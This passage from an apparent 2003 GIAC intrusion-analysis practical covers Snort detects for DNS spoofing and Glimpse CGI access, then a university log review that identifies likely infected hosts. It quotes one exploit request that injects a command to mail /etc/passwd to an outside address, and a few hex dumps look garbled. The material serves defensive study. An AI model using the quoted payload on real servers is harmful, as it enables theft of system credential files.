
The detect used in this analysis is shown below:

```
---------------------------------------------------------------------

NIDabc [2003-06-03 04:28:36] [snortDB/254]  DNS SPOOF query response
with ttl: 1 min. and no authority
IPv4: 192.168.224.26 -> 10.0.90.18
      hlen=5 TOS= dlen=79 ID=57129 flags= offset= TTL=121 chksum=2188
UDP:  port=53 -> dport: 3173 len=59
Payload:  length = 51

000 : 07 B0 81 80 00 01 00 01 00 00 00 00 08 6C 69 73   .............lis
010 : 74 69 6E 67 73 04 65 62 61 79 03 63 6F 6D 00 00   ings.ebay.com..
020 : 01 00 01 C0 0C 00 01 00 01 00 00 00 3C 00 04 42   ............<..B
030 : 87 C3 1B                                          ...
Response: none
```

This detect was generated by a Snort sensor located within our corporate network. That network is structured as shown in the following diagram.



The diagram shows the detail of the field office in which this alert was detected. Attached to the corporate WAN there are several other field offices.

The Snort sensor monitors traffic it receives from a hardware tap device. This device unobtrusively eavesdrops on all traffic going across the circuit, and sends a copy to the sensor.

Detect Was Generated By

This alert was detected by a Snort sensor running version 1.9.1. We have several such sensors located at various field offices. All the sensors report to a central ACID database running ACID v0.9.6b22. Other than a handful of pass rules, the Snort sensor that detected this alert is running a fairly standard rule set.

The rule responsible for this detect is:

```
alert udp $EXTERNAL_NET 53 -> $HOME_NET any (msg:"DNS SPOOF query
response with ttl\: 1 min. and no authority"; content:"|81 80 00 01 00
01 00 00 00 00|"; content:"|c0 0c 00 01 00 01 00 00 00 3c 00 04|";
classtype:bad-unknown; sid:254; rev:2;)
```

The rule is triggered if Snort sees a DNS response with no authority records and with a DNS TTL of 1 minute.

Probability the Source Address Was Spoofed

If this were an actual attack, the source IP would have definitely been spoofed. The very nature of this attack involves spoofing a response to make it appear as though it is coming from an actual name server. I do not believe, however, that this is an actual attack, so the IP address was most likely not spoofed.

There are a couple reasons why I believe this alert is not associated with an actual DNS spoofing attack. First, the rule is triggered on two events that are not uncommon in DNS – no authority records and a TTL of 1 minute.

According to Mr. DNS (http://www.acmebw.com), all DNS packets (whether query or response, between resolver and server, or server to server) have five parts: header section, question section, answer section, authority section, and additional information section. The authority section lists the name servers (NS records) for the domain being queried. Every DNS packet should have NS records in the authority section, but it is very common to see DNS packets without authority records. Mr. DNS cannot explain why a DNS packet would have no authority records, other than to blame it on "those wacky Microsoft networking guys ". He suggests Microsoft's implementation of DNS does not comply with the standards. (http://www.acmebw.com/askmrdns/archive.php?category=81&question=22)

The "dig" output below shows an example query response with no authority records. (Note the highlighted "AUTHORITY" entry.) I only had to run a few dig queries before coming up with this example.

```
X:\>dig gd28.doubleclick.net

; <<>> DiG 8.4 <<>> gd28.doubleclick.net
;; res options: init recurs defnam dnsrch
;; got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41163
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0,
ADDITIONAL: 0
;; QUERY SECTION:
;;      gd28.doubleclick.net, type = A, class = IN

;; ANSWER SECTION:
gd28.doubleclick.net.   1M IN A         216.73.86.70

;; Total query time: 0 msec
;; FROM: dionysus to SERVER: 159.77.149.10
;; WHEN: Wed Jun 25 14:18:04 2003
;; MSG SIZE  sent: 38  rcvd: 54
```

As for the TTL of 1 minute, this is admittedly a low value, but setting a low TTL is not unusual. The TTL value tells name servers how long they should cache data from an authoritative server. There are several reasons why a DNS administrator might want to set a low TTL. I personally have done this in advance of moving servers from one co-location facility to another, so that when the IP addresses changed, old domain-to-IP mappings would not be cached

anywhere. There may also be reasons to set low TTL in a DHCP or dynamic DNS environment.

The second reason I believe this alert is a false positive is because of the number of these detects identified on our networks. We see several of these per day (we have a large network) from different field offices. If these alerts were the result of actual attacks, that would mean our network is riddled with compromised machines that were in the position to sniff DNS traffic and then spoof it.

Finally, the signature documentation did not give a good explanation of why an attacker would choose a TTL of 1 minute. The Snort website states, "It is suspected that the TTL is set to expire quickly to eliminate any evidence of the spoofed response." (http://www.snort.org/snort-db/sid.html?sid=254) There may be a good reason for an attacker to set a low TTL, but the information available cannot explain why the TTL would always be set to 1. The Snort web site does not indicate that there is an automated tool designed to spoof DNS queries, and I have not been able to find a reference to one anywhere. If there is no tool or script for spoofing DNS queries, then why would attackers arbitrarily choose 1 minute for the TTL in their attack?

Description of Attack

Whenever a user goes to a web page like "www.sans.org", that domain name must be translated to an IP address. Once the translation is complete, the user's web browser can send the request for the web site to the web server. This translation is accomplished through the Domain Name System (DNS).

If an attacker somehow manages to answer the user's request in place of the legitimate DNS server, the user would be directed to the wrong site. So, a user could type "www.sans.org" into his web browser, he could get the hacker's home page instead of the SANS home page.

While the scenario outlined above is relatively harmless, it is not difficult to imagine more destructive uses for this exploit. If, for example, the hacker can redirect FTP requests to his server, he could distribute infected versions of software to the unknowing user. A user may think he is downloading the latest signature file for his virus protection software, when in reality he is downloading the latest virus.

Attack Mechanism

In his GIAC practical assignment (http://www.giac.org/practical/Amal_AlHjeri_GCIH.doc), Amal Al.Hajeri describes the attack that generates the DNS spoofing detect. He explains that every DNS request has an associated 16-bit query ID. Older versions of BIND used easy to predict IDs. If the attacker could guess the way DNS generated its query ID he could send fake responses back to the requestor.

According to the Snort description for this detect (http://www.snort.org/snort-db/sid.html?sid=254), the attacker would sniff the DNS query and would attempt to respond before an actual DNS server could.

In order to be successful in returning his response before the legitimate DNS server could return its response, the attacker would most likely have to DOS the DNS server. Furthermore, the attacker would have to have access to a system on the local network that would be used for sniffing DNS queries and for issuing DNS responses.

The spoofed response is atypical because it does not include the authoritative DNS servers in the returned record. A legitimate DNS response will likely return the names of the authoritative DNS servers. The response associated with this traffic has a DNS time-to-live value of one minute. It is suspected that the TTL is set to expire quickly to eliminate any evidence of the spoofed response.

Correlations

I was surprised to find no other GIAC GCIA papers that addressed this specific detect. Since this detect is so common on my network, I thought other analysts must also be seeing it, and would be reporting on it. I was only able to find one other GIAC paper that addressed the topic of DNS spoofing, although it did not address the specific Snort detect. That paper was *DNS Spoofing Attack, Support of the Cyber Defense Initiative,* Amal Al.Hajeri's GCIH practical assignment. (http://www.giac.org/practical/Amal_AlHjeri_GCIH.doc)

There were a few posts and replies to the snort-users newsgroup related to this detect, but none described the detect in any detail. Here is the URL to one representative post and the response:

http://groups.google.com/groups?q=%22DNS+SPOOF+query+response+with+ttl:+1+min.+and+no+authority%22&hl=en&lr=&ie=UTF-8&oe=UTF-8&selm=9f4c1b%24r5v%241%40FreeBSD.csie.NCTU.edu.tw&rnum=1

My search of the world wide web proved similarly disappointing. There does not seem to be anyone who has taken a analytical look at this detect

Evidence of Active Targeting

If this were an actual alert, it would definitely involve active targeting in that the attacker would have to limit his assault to systems on whatever networks he had access to. This attack requires the hacker to have a machine (or access to a compromised machine) on the target network. While the attacker may not target a single specific machine on that network, his activities would necessarily be limited to that network.

Severity

The severity of this activity can be quantified using the following equation:

```
Severity = (Criticality + Lethality) - (System Countermeasures +
Network Countermeasures)
```

Criticality

The system identified as the target in this detect was a user workstation. It performed no particularly critical functions. I will assign this a "1".

Lethality

Since this detect is most likely a false positive, it was not at all lethal. I will assign it a value of "0"

System Countermeasures

The system has no countermeasures in place to prevent vulnerabilities to DNS spoof attacks. I will assign a value of "0".

Network Countermeasures

The network has no facilities in place to prevent this particular attack, although there are plenty of measures in place to prevent an unauthorized user from gaining access to systems on the network. An attacker needs to have access to a system on the network in order to conduct the sniffing and spoofing operations of this attack.

Even an authorized network user would have trouble successfully pulling off this attack, since we operate in a switched environment. A user cannot simply install a packet sniffer on his system in hopes of detecting someone else's DNS queries. The user would have to have access to the switches in order to turn on port spanning. Only very specific administrators have the ability to log into the switches.

While there are no specific network countermeasures in place to thwart this attack, given our perimeter security coupled with the switched nature of our environment, prompts me to rate our network countermeasures as high. I will assign this a "5"

Severity

Adding it all up we get:

Severity = (1+0) - (0+5) = -4

This "attack" was definitely not severe.

Defensive Recommendation

The Snort web site says to "consider using DNSSEC where appropriate" as a corrective action for this event. I believe our network is at such low risk to this particular attack, that no corrective action is specifically required to guard against it.

Using DNS Security Extensions (DNSSEC), however, is a good idea because of the myriad of other DNS exploits that are available. The DNSSEC web site (www.dnssec.net) provides a wealth of information on DNSSEC. It explains how

DNSSEC provides “end-to-end authenticity and integrity” for DNS queries. The administrators of this network should consider using DNSSEC.

Multiple Choice Test Question

Why should security analysts pay close attention to DNS related detects generated by their intrusion detections systems?

a) DNS, the Dialup Network Service, allows users on your network to bypass firewalls and other security measures by using an ISP to connect directly to the Internet
b) The domain name system has been the target of numerous exploits, including DNS spoofing attacks that can direct unknowing users to bogus web sites.
c) DNS is based on the Berkeley Internet Name Domain (BIND) from Berkeley California. You shouldn’t trust anyone or anything coming out of Berkeley.
d) By acting as a “man-in-the-middle” between two DNS servers, a hostile user can corrupt the Start Of Authority (SOA) records for those servers and inject crafted information into legitimate DNS queries.

Answer: b

Detect #3 - WEB-CGI glimpse access

Source of Trace

This trace came from the same Snort sensor responsible for detect #2. The detect used in this analysis is shown below:

```
---------------------------------------------------------------------
NIDxyz3 [2003-06-03 09:19:08] [snortDB/825]  WEB-CGI glimpse access
IPv4: 192.168.48.81 -> 10.0.191.13
      hlen=5 TOS= dlen=253 ID=41663 flags= offset= TTL=49 chksum=21846
TCP:  port=34793 -> dport: 80  flags=***AP*** seq=3528011796
      ack=3480011393 off=5 res= win=5840 urp= chksum=54816
Payload:  length = 213

000 : 4F 44 24 E0 EF 2E 6E B2 21 62 72 25 72 25 74 25  GET /xdirectorie
010 : 2F 25 4F 24 E4 E2 15 B5 18 1E E2 E5 E0 E5 E5 E3  s/XYZD/xArticles
020 : 25 53 25 72 25 6E 67 25 25 30 52 65 25 6F 25 76  /MonthMayDay12Ye
030 : 25 25 32 30 30 32 2F 67 6C 60 6D 70 73 65 2E 68  ar2002/glimpse.h
040 : 74 25 20 48 54 54 25 2F 31 25 31 0D 0A 43 6F 6E  tm HTTP/1.1..Con
050 : 6E 65 63 25 60 6F 25 3A 20 25 6C 6F 73 65 0D 0A  nection: close..
060 : 55 73 65 72 2D 25 67 65 6E 74 3A 20 53 63 6F 6F  User-Agent: Scoo
070 : 74 65 72 2F 33 2E 25 0D 0A 48 6F 73 25 3A 20 77  ter/3.2..Host: w
080 : 2E 2E 2E F5 7E 6D 7D 8E 9F 0D 1C 2B 3A 49 58 67  ww.xxyyz.com..Fr
000 : 6F 6D 3A 2F 6D 51 64 4C 25 6F 4A 63 72 61 71 E7  om: mailto:crawl
0a0 : 2D 73 75 70 70 6F 72 74 40 61 25 2E 63 6F 6D 0D  -support@av.com.
0b0 : 0A 41 63 63 65 70 74 3A 20 74 65 78 25 2F 68 74  .Accept: text/ht
0c0 : 6D 6C 2C 20 74 65 78 74 2F 70 6C 61 25 6E 2C 20  ml, text/plain,
0d0 : 2A 0D 0A 0D 0A                                   *....
Response: none
```

Detect Was Generated By

This detect was generated by the same NIDS as detect #2, a Snort sensor running version 1.9.1 and reporting to an ACID console.

The Snort rule responsible for this detect is shown below:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-CGI
glimpse access"; flow:to_server,established; uricontent:"/glimpse";
nocase; reference:bugtraq,2026; classtype:attempted-recon; sid:825;
rev:5;)
```

Probability the Source Address Was Spoofed

This event is a false positive (as I will discuss later), so there is virtually no chance the source was spoofed. Furthermore, had this been an actual alert, there would also have been little chance that the IP was spoofed. That is because the packet that triggered this detect is typically part of an established TCP session (just like in other CGI exploits), so the source IP address could not be spoofed.

Description of Attack

SecurityFocus has an excellent description of this attack at http://www.securityfocus.com/bid/2026/discussion. They explain that Glimpse is a web site indexing and searching tool with a dangerous vulnerability. It fails to filter pipe characters from the user's search text, thereby allowing a hostile user to execute arbitrary code on the web server. The SecurityFocus web site offers an example of an HTTP Get request that could be used to retrieve the /etc/passwd file through glimpse. That command shown here:

```
GET /cgi-bin/aglimpse|IFS=5;CMD=mail5drazvan\
@pop3.kappa.ro\</etc/passwd;eval5$CMD;echo
```

Attack Mechanism

To execute this attack, a hostile user would feed the Glimpse CGI program a command or list of commands after a pipe ("|") character. If the version of Glimpse running on the server is vulnerable to this exploit, the commands after the pipe will be executed with the same privileges as the httpd user. (http://www.securityfocus.com/advisories/1063)

In the event that was detected on our network, the user was simply making a request for a web page called "glimpse.htm". The full URL to the page was included in the packet, so I was able to go to the web site to verify this was not a CGI script, but rather just a static html page offering a "glimpse" into a certain project.

Correlations

There are several CERT advisories and other such warning relating to this vulnerability. Among these are:

- AA-97.28: Vulnerability in GlimpseHTTP and WebGlimpse cgi-bin Packages (AusCERT) - http://www.securityfocus.com/advisories/408
- I-014: Vulnerability in GlimpseHTTP and WebGlimpse cgi-bin Packages (CIAC) - http://www.securityfocus.com/advisories/1063
- Vulnerability in Glimpse HTTP - http://www.securityfocus.com/archive/1/7175
- The site for cooperative development of Glimpse & Webglimpse (WebGlimpse) - http://webglimpse.org/

The third item, "Vulnerability in Glimpse HTTP" is particularly useful in understanding this vulnerability. It provides some of the Perl code from the actual Glimpse application, and points out the lines that make it vulnerable.

Evidence of Active Targeting

This detect did not involve an actual attack, so there is no "targeting" occurring.

Severity

The severity of this activity can be quantified using the following equation:

```
Severity = (Criticality + Lethality) - (System Countermeasures +
Network Countermeasures)
```

Criticality

The system identified as the target in this detect was a very active public web server. Had it been compromised, it would have been extremely embarrassing for the organization. I will assign this a "5".

Lethality

Since this detect was a false positive, it was not at all lethal. I will assign it a value of "0"

System Countermeasures

This web server is not running Glimpse in any version. It is 100% guaranteed protected from the Glimpse CGI attack. I will assign a value of "5".

Network Countermeasures

The network has absolutely no countermeasures in place to prevent this attack on this web server. The attack only requires that http be allowed into the network to the target server. Since the target server is a public web server, the firewall

and routers have to allow http to the server. Since there are no network specific countermeasures in place, this criteria gets a "0".

Severity

Adding it all up we get:

Severity = (5+0) - (5+0) = 0

This "attack" was definitely not severe.

Defensive Recommendation

There are two recommendations that could be made for systems vulnerable to this attack. These are:

- Upgrade to the latest version of Glimpse
- Uninstall Glimpse

Since the target web server is not running Glimpse, no security changes are required.

Multiple Choice Test Question

Why are some CGI scripts vulnerable to attack?

a) A script that processes web forms, may be vulnerable to attacks in which the remote user tricks the script into executing commands. (http://www.w3.org/Security/Faq/wwwsf4.html)

b) Most CGI scripts are written in Perl, a scripting language that is not as secure as a program compiled into an "exe" file.

c) CGI scripts usually run as user "root". Flaws in these scripts can exploited to gain root access.

d) CGI scripts have to run in the cgi-bin directory. Since the hacker knows the where the script is, he has an easier time of exploiting it.

Answer: A

Part 3 – Analyze This

In this section of the exercise, I will use the concepts discussed in the previous sections to conduct a security audit of a fictional University. I will analyze five consecutive days worth of intrusion detection logs in an effort to identify compromised systems and other network security problems.

Executive Summary of Analysis

The analysis covered in this section required the review of 402,743 alert log entries, 3,924,061 scan entries, and 28,918 Out of Spec (OOS) log entries. The following sections will demonstrate to the reader that the University is plagued with security holes and infected machines.

List of Files Analyzed

The files used in this analysis cover the five day period from May 13th through May 17th, 2003. The logs are of three types: "scan" logs, "alert" logs, and "out of spec" logs.

The scan files include only scanning activity. Snort logs one event per port or host scanned, so these logs are extremely large. For example, if a single host scans a class C network looking for ftp servers, 255 events will be logged. For the five days covered by this analysis, there were over 3.9 million scan log entries.

The alert files contain all the detects, including scanning activity. However, the scan related alerts found within the alerts file were created from the Snort Portscan Preprocessor (SPP). The SPP consolidates a large amount of scan activity into a few log entries. So, rather than having 255 log entries as in the ftp scan example outlined above, the SPP will make only a couple log entries.

The out of spec (OOS) files contain captures of out of specification packets (packets that have an illegal or unusual combination of flags set). The packets captured in the OOS logs were from events that were recorded in either the alert or scan logs.

The files used in this analysis are shown in the table below. The five individual files of each type were concatenated together to produce the three files listed in the bottom row. These three files were the one ultimately used in the analysis.

Scan Files	Alert Files	Out of Spec Files
scans.030513.gz	alert.030513.gz	OOS_Report_2003_05_13_31237.txt
scans.030514.gz	alert.030514.gz	OOS_Report_2003_05_14_9396.txt
scans.030515.gz	alert.030515.gz	OOS_Report_2003_05_15_16609.txt
scans.030516.gz	alert.030516.gz	OOS_Report_2003_05_16_6191.txt
scans.030517.gz	alert.030517.gz	OOS_Report_2003_05_17_14869.txt
scans.all	alerts.all	oos.all

Analysis

My analysis of the University data focuses on the alerts. Scans are good to know about, but I am more concerned about the burglars who may have broken into my house rather than the hoodlums who are testing to see if my door is unlocked. My preliminary analysis showed over 38 thousand unique external IP addresses were detected as the source of all the alerts – those are a lot of potential burglars.

The scan data will be used later to assist in positively identifying hostile activity. It is a good bet that if the source IP of an alert was also seen as the source IP of a scan, then the alert is not a false positive.

As for the OOS data, this will also be used for correlating source IPs found in the alert data. Here again, if an IP is seen as the source in both the alert data and

the OOS data, then there is a good chance that IP is being used for hostile purposes.

To begin the analysis I will first look at the number of unique alerts per source IP address. I use this technique because I assume that a true hacker (or cracker) is going to try more than one exploit when attacking a network. If the attacker tries multiple exploits, he should trigger multiple IDS alerts. In my belief, the common technique of starting analysis by looking at the most frequent alerts or most active IP addresses is not necessarily the best approach (although I provide this data in the appendices). (It is often the case that large numbers of the same alerts, or large numbers of the same IP address are the result of a misconfiguration or an overly sensitive IDS rule. If the goal is to tune a sensor, looking at the top ten IPs or alerts is a good place to start. If, however, the goal is to identify actual intrusion attempts, then I believe my technique is superior.

The table below shows the 5 internal and external source IPs responsible for the greatest number of unique alerts. This table will be the starting place for my analysis.

Top Ten Talkers			
Internal Sources		**External Sources**	
Source IP	**Unique Alerts**	**Source IP**	**Unique Alerts**
MY.NET.197.70	7	63.250.195.10	6
MY.NET.222.166	5	194.254.30.121	4
MY.NET.97.44	4	131.118.254.130	4
MY.NET.206.130	4	66.207.164.23	3
MY.NET.87.70	4	68.170.66.39	3

According to my theory, because these IPs generated more unique alerts than the others, they are more likely to be involved in hostile activity. I believe the internal IPs listed above have a great chance of being compromised, while the external IPs listed above are very likely the source of attacks.

While these 10 IPs are not necessarily responsible for the greatest number of log entries, they are responsible for the most unique alerts, and will be the focus of my analysis. These IPs are my “top ten talkers”.

Internal Sources

The five internal sources listed above were responsible for the following 10 distinct alerts. These 10 alerts were triggered a total of 2,033 times by my top five internal talkers. These distinct alerts are presented in the table below prioritized by the number of occurrences.

Alerts Generated by Top 5 Internal Talkers

Alert	Alert Count	Description
Possible trojan server activity	1482	Detects traffic using port 27374, one of the three most popular ports on which Trojans listen. (according to Glenn Larratt in his GCIA practical - http://is.rice.edu/~glratt/practical/Glenn_Larratt_GCIA.html)
High port 65535 tcp - possible Red Worm - traffic	340	Detects "Red Worm", a Linux backdoor that listens on port 65535
High port 65535 udp - possible Red Worm - traffic	104	Detects "Red Worm", a Linux backdoor that listens on port 65535
IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize	28	Detects attempts to exploit the buffer overflow vulnerability in the idq.dll library used by IIS
NIMDA - Attempt to execute cmd from campus host	19	Detect NIMDA-infected system's attempt to exploit other systems
TFTP - Internal UDP connection to external tftp server	18	Detects an internal host's connection to an external TFTP server. TFTP is commonly used to transfer virus/trojan code
spp_http_decode: CGI Null Byte attack detected	16	Detects "%00" in a CGI form, a technique used by hackers to evade IDS detection.
spp_http_decode: IIS Unicode attack detected	16	Detects attempts at a directory traversal attack
TFTP - Internal TCP connection to external tftp server	9	Detects an internal host's connection to an external TFTP server. TFTP is commonly used to transfer virus/trojan code
NIMDA - Attempt to execute root from campus host	1	Detect NIMDA-infected system's attempt to exploit other systems

This section will describe the activities of each of the top 5 internal talkers.

MY.NET.197.70

This IP was seen as the source in eleven alerts. While the number of alerts is miniscule when compared with the total number of alerts seen over the 5 day period of this study, it is interesting that there are 7 unique alert types. No other single IP was seen in this many unique alerts. What makes this IP even more interesting is that all of the alerts are potentially related to Trojan/virus activity. This is a strong indication that the system is infected. This system should be removed from the network and swept for viruses.

MY.NET.197.70		
DestIP	**DestPort**	**Alert**
62.109.104.173	80	spp_http_decode: IIS Unicode attack detected
217.232.146.88	80	spp_http_decode: CGI Null Byte attack detected
217.229.163.102	65535	High port 65535 tcp - possible Red Worm - traffic
217.0.101.126	27374	Possible trojan server activity
202.156.50.77	69	TFTP - Internal TCP connection to external tftp server
80.141.166.219	65535	High port 65535 udp - possible Red Worm - traffic
80.141.166.219	65535	High port 65535 udp - possible Red Worm - traffic
80.141.164.8	65535	High port 65535 udp - possible Red Worm - traffic
80.25.84.242	80	spp_http_decode: IIS Unicode attack detected
217.187.24.226	69	TFTP - Internal UDP connection to external tftp server

MY.NET.197.70		
DestIP	**DestPort**	**Alert**
217.187.24.226	69	TFTP - Internal UDP connection to external tftp server

MY.NET.222.166

Here is another internal IP address that at first glance looks as though it may have been compromised just based on the number of unique alerts it generated. Upon closer look, we see further evidence to support the initial observation.

Of the five unique alerts (22 alerts in total), most are “TFTP – Internal connection to external tftp server”. TFTP is notorious for being used as the transfer protocol for moving trojan and backdoor code. These TFTP alerts coupled with the “Red Worm” warnings give strong evidence that this system is infected. This system should be removed from the network.

The other two alerts associated with this IP are two supposed web attacks – the IIS Unicode attack, and the CGI Null Byte attack. Both of these alerts have a bad reputation for generating massive quantities of false positives. In his GIAC GCIA practical assignment, (http://www.giac.org/practical/GCIA/Johnny_Calhoun_GCIA.pdf), Johhny Calhoun identifies both of these alerts in his top 6 most numerous alerts, and classifies them as “noise makers”.

MY.NET.222.166			
SrcPort	**DestIP**	**DestPort**	**Alert**
3500	217.234.138.247	69	TFTP - Internal UDP connection to external tftp server
80	12.254.158.224	65535	High port 65535 tcp - possible Red Worm - traffic
4304	64.81.224.141	69	TFTP - Internal TCP connection to external tftp server
1165	160.75.90.189	69	TFTP - Internal TCP connection to external tftp server
1165	160.75.90.189	69	TFTP - Internal TCP connection to external tftp server
3606	160.75.90.189	69	TFTP - Internal TCP connection to external tftp server
2053	12.251.128.134	80	spp_http_decode: IIS Unicode attack detected
3348	160.75.90.189	69	TFTP - Internal TCP connection to external tftp server
1329	64.81.224.141	69	TFTP - Internal TCP connection to external tftp server
80	80.196.130.84	65535	High port 65535 tcp - possible Red Worm - traffic
80	80.196.130.84	65535	High port 65535 tcp - possible Red Worm - traffic
2747	64.81.224.141	69	TFTP - Internal TCP connection to external tftp server
2817	64.81.224.141	69	TFTP - Internal TCP connection to external tftp server
1630	80.128.214.184	80	spp_http_decode: IIS Unicode attack detected
3044	217.234.129.198	69	TFTP - Internal UDP connection to external tftp server
3044	217.234.129.198	69	TFTP - Internal UDP connection to external tftp server
2637	131.234.235.72	80	spp_http_decode: IIS Unicode attack detected
1044	217.234.137.45	69	TFTP - Internal UDP connection to external tftp server
1044	217.234.129.198	69	TFTP - Internal UDP connection to external tftp server
4295	80.136.244.77	80	spp_http_decode: CGI Null Byte attack detected
1517	213.137.8.236	80	spp_http_decode: CGI Null Byte attack detected

MY.NET.222.166			
SrcPort	DestIP	DestPort	Alert
4101	62.147.246.207	80	spp_http_decode: IIS Unicode attack detected

MY.NET.97.44

This University system clearly appears to be infected with the NIMDA virus. The activities originating from this IP and going to port 80 on 52 external IPs triggered 55 alerts. The alerts triggered are classic NIMDA – requests for cmd.exe and root.exe.

This system should immediately be taken off the network.

MY.NET.97.44		
DestIP	DestPort	Alert
211.233.29.12	80	spp_http_decode: IIS Unicode attack detected
211.233.29.12	80	spp_http_decode: IIS Unicode attack detected
211.233.29.13	80	spp_http_decode: IIS Unicode attack detected
211.233.29.9	80	spp_http_decode: IIS Unicode attack detected
211.234.121.133	80	spp_http_decode: IIS Unicode attack detected
211.234.121.133	80	spp_http_decode: IIS Unicode attack detected
211.233.85.8	80	spp_http_decode: IIS Unicode attack detected
217.172.168.119	80	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
63.105.78.182	80	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
169.227.254.25	80	NIMDA - Attempt to execute root from campus host
169.237.38.154	80	NIMDA - Attempt to execute cmd from campus host
172.175.168.250	80	NIMDA - Attempt to execute cmd from campus host
169.237.60.44	80	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
169.200.183.114	80	NIMDA - Attempt to execute cmd from campus host
216.153.181.170	80	NIMDA - Attempt to execute cmd from campus host
209.210.244.10	80	NIMDA - Attempt to execute cmd from campus host
169.207.221.104	80	NIMDA - Attempt to execute cmd from campus host
169.237.124.76	80	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
158.132.20.157	80	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
65.117.242.40	80	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
131.66.161.186	80	NIMDA - Attempt to execute cmd from campus host
204.29.221.73	80	NIMDA - Attempt to execute cmd from campus host
169.237.19.37	80	NIMDA - Attempt to execute cmd from campus host
169.237.136.136	80	NIMDA - Attempt to execute cmd from campus host
169.202.103.247	80	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
169.207.40.212	80	NIMDA - Attempt to execute cmd from campus host
131.67.121.21	80	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
155.240.42.70	80	NIMDA - Attempt to execute cmd from campus host
169.237.22.165	80	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
169.207.49.4	80	NIMDA - Attempt to execute cmd from campus host
169.207.49.4	80	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize

MY.NET.97.44		
DestIP	**DestPort**	**Alert**
169.237.139.197	80	NIMDA - Attempt to execute cmd from campus host
169.237.94.185	80	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
169.199.168.81	80	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
169.132.74.75	80	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
195.186.68.235	80	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
169.132.41.114	80	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
196.35.165.203	80	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
169.132.41.77	80	NIMDA - Attempt to execute cmd from campus host
130.226.47.173	80	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
130.223.232.243	80	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
130.63.241.65	80	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
168.144.70.219	80	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
130.223.254.84	80	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
130.158.217.43	80	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
130.149.124.100	80	NIMDA - Attempt to execute cmd from campus host
130.158.186.58	80	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
130.207.156.123	80	NIMDA - Attempt to execute cmd from campus host
130.94.229.240	80	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
63.193.118.164	80	NIMDA - Attempt to execute cmd from campus host
130.95.234.4	80	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
130.158.209.219	80	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
130.223.44.213	80	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
130.158.209.219	80	NIMDA - Attempt to execute cmd from campus host
130.64.244.29	80	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize

MY.NET.206.130

This is another University IP that is almost certainly infected – this one with Red Worm.

